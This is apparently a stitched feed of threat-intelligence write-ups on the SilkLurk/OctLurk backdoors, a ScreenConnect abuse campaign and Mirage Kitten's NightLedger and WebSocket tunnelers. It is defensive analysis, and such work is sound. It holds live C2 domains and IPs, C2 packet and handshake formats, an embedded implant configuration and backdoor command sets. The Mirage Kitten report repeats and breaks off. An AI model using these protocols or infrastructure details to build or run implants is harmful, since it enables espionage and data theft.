During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.

During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.

SilkLurk backdoor

The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g.,β€―2470b666bece868f,β€―27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:

Offset Description
0x00 (000) C2 Host 1
0x64 (100) C2 Host 2
0xC8 (200) C2 Host 3
0x12C (300) C2 Host 4
0x190 (400) Port for C2 Host 1
0x192 (402) Port for C2 Host 2
0x194 (404) Port for C2 Host 3
0x196 (406) Port for C2 Host 4
0x198 (408) Unknown 21 bytes
0x1AD (429) Proxy address 1
0x22A (554) Proxy username 1
0x2A7 (679) Proxy password 1
0x324 (804) Proxy address 2
0x3A1 (929) Proxy username 2
0x41E (1054) Proxy password 2

The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:

CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36

After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0x0C7FFBE86h (magic dword)
0x04 (04) 0x04 (04) 0
0x08 (08) 0x20 (32) Network key (will be used to encrypt and decrypt network traffic)

It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.

Field offset Field size (in bytes) Field value
0x00 (00) 0x08 (08) data_size (encrypted_key_data + random_bytes_size)
0x08 (08) 0x04 (04) data_size XORed with 0x39
0x0C (12) 0x28 (40) Encrypted network key data (as mentioned in above table)
0x34 (52) size between 0x14 (20) and 0xB4 (180) Random data bytes

After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0xC7FFBE86 (magic dword)
0x04(04) 0x04 (04) Message type (1 means victim information)
0x08 (08) 0x04 (04) Data size (size of encrypted victim information)
0x0C (12) 0x01 (01) Compression flag (1 means compressed)
0x0D (13) 0x02 (02) Size of random bytes, between 0x14 and 0x96 bytes

Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.

<random_dword><encrypted header><encrypted victim information><random bytes>

Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) Random dword
0x04 (04) 0x0F (15) Encrypted header data

The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.

The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:

Command (message type) Description
03 Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04 Send current backdoor configuration
05 Update backdoor configuration
06 Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin

Post-compromise activity

The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.

WinRAR 18dc8bff47cc282508354771d0c8cf8c C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
7Zip 9a1dd1d96481d61934dcc2d568971d06 C:\windows\vss\7z.exe

Second-stage payload

PlugX

The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.

C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file

Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.

Config field name Value
Injection Target Process %SystemRoot%\system32\svchost.exe
Home Directory %ALLUSERSPROFILE%\Symantec
Persistence Name SymantecRAS
Service Display Name SymantecRAS
Service Description Symantec RAS Services
Campaign ID KG_MFA

Infrastructure

The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.

Attribution

We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.

  1. In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5β€―be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
  2. In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.
OctLurk C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c)
C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638)
SilkLurk C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56)

In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.

Conclusions

The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk usesβ€―the drive serial number, and SilkLurkβ€―usesβ€―the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.

In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

Backdoor domains and IPs

OctLurk C2

dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165

LurkProxy C2

dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76

SilkLurk C2

tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130

Loaders

OctLurk loader

082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll

SilkLurk loader

8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll

PlugX dropper

3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe

PlugX loader

ef59aad625eebda8650aec5820d6ce69 RasTls.dll

OctLurk backdoor

a0cc7accc79abb0287aaba825d0351f0

OctLurk File Manager plugin

a56cce62930a6bee80d679b4c495a340

OctLurk Command Shell plugin

1415a78b75de7db4ba3d1e61d7db4501

OctLurk Interaction Manager plugin

a4d550a3ba0cd073fe3839b99d98a7a8

Impacket’s secretsdump (not available)

32a5985543433a4f60da2fafd873b927 Adobe.exe

Keylogger

2a571f6cee42a17d873f4c942649813f AnyDesk.exe

Browser password stealer

37dc84e4bcad92fa28f1e7778d088283 x64.exe

FSCAN

cf903e4a1629aa0582fd0363b5786676 fc.exe

Batch scripts (not available)

6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat

Archive utilities

WinRAR

18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe

7zip

9a1dd1d96481d61934dcc2d568971d06 7z.exe

File paths

OctLurk file paths

C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe

SilkLurk file paths

C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll

PlugX file paths

C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res

WinRAR and 7z file paths

C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe

ScreenConnect leveraged in cyberattacks | Kaspersky official blog

Leveraging legitimate software is one of cybercriminals’ tactics of choice, with remote management tools ranking among their top tools. A recent example involves the remote administration utility ScreenConnect. It’s designed for IT support teams to troubleshoot systems and configure software seamlessly in the background. However, when weaponized by threat actors, ScreenConnect becomes a versatile attack vehicle used to harvest data, deploy malware, and move laterally across corporate networks.

During a recent incident detected by Kaspersky Managed Detection and Response, our experts identified an attempt to use ScreenConnect in an attack. This allowed a detailed study of how attackers used this application in a large-scale malware distribution campaign. The following breakdown illustrates the mechanics of ScreenConnect-assisted attacks, and outlines key strategies to defend your organization against them.

How ScreenConnect reaches target computers

In the campaign analyzed by our experts, the attackers bundled ScreenConnect with legitimate free business software. They established a network of phishing websites to spoof popular tools, including OBS Studio, DS4Windows, DNS Jumper, Glary Utilities, Bandizip, Process Hacker, and others.

These rogue websites featured high-quality designs that could be taken for the official pages, making them highly convincing to unsuspecting users. Once the victim clicks the download button for the software, an archive is downloaded to their computer that contains additional files alongside the requested application:

  • A legitimately signed Microsoft executable (exe), renamed to match the expected application installer (for example, OBS-Studio-Installer.exe)
  • A malicious library named res.1033.dll
  • An Assets directory containing installers for both ScreenConnect and the intended application

Launching the renamed file disguised as the app installer triggers DLL sideloading of a malicious library. This library silently runs the ScreenConnect installation without restarting the system, while using the standard Windows installer to set up the software the user originally tried to install.

The attackers used search engine optimization techniques to drive traffic to their fake websites. As a result, these malicious pages appeared at the top of search results for certain free software utilities on major search engines.

Our experts discovered over 90 domain names translated into more than 10 different languages. While most of these websites targeted English, Russian, and Chinese speakers, several domains catered to German, French, Spanish, Arabic, and other regional audiences.

A detailed analysis of the IP addresses and associated spoofed domains is available in our technical research article on Securelist, along with full indicators of compromise.

Why the attackers exploited ScreenConnect

In this campaign, attackers leveraged ScreenConnect to generate and execute malicious scripts on victim machines. These scripts served several key functions: they created exclusions for specific drives, directories, and processes within Windows Defender, disabled the User Account Control (UAC) security mechanism, and delivered and deployed AsyncRAT – a remote access Trojan.

To maintain persistence, the scripts configured a Windows scheduled task to run the malicious code at preset intervals. AsyncRAT then established a connection with the attackers’ command-and-control server to receive further instructions.

The primary objective of this campaign appears to be gaining unauthorized access to enterprise systems, likely to then resell it on cybercrime marketplaces.

How to secure corporate infrastructure

Although ScreenConnect in and of itself is a legitimate tool, its presence poses a security risk to corporate environments. Consequently, Kaspersky security solutions detect this application as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.

Security teams should implement the following controls:

  • Enforce strict application control policies, including software allowlisting and restrictions on MSI package installations from unverified sources
  • Monitor for newly installed remote management utilities and scheduled tasks
  • Filter outbound network traffic from workstations to unknown IP addresses and domains

As noted previously, this campaign was originally detected through the Kaspersky Managed Detection and Response service, which can be employed to protect against such threats.

Mirage Kitten targets Middle East and Africa region with new malware

28 July 2026 at 10:00

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

Mirage Kitten targets Middle East and Africa region with new malware

28 July 2026 at 10:00

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
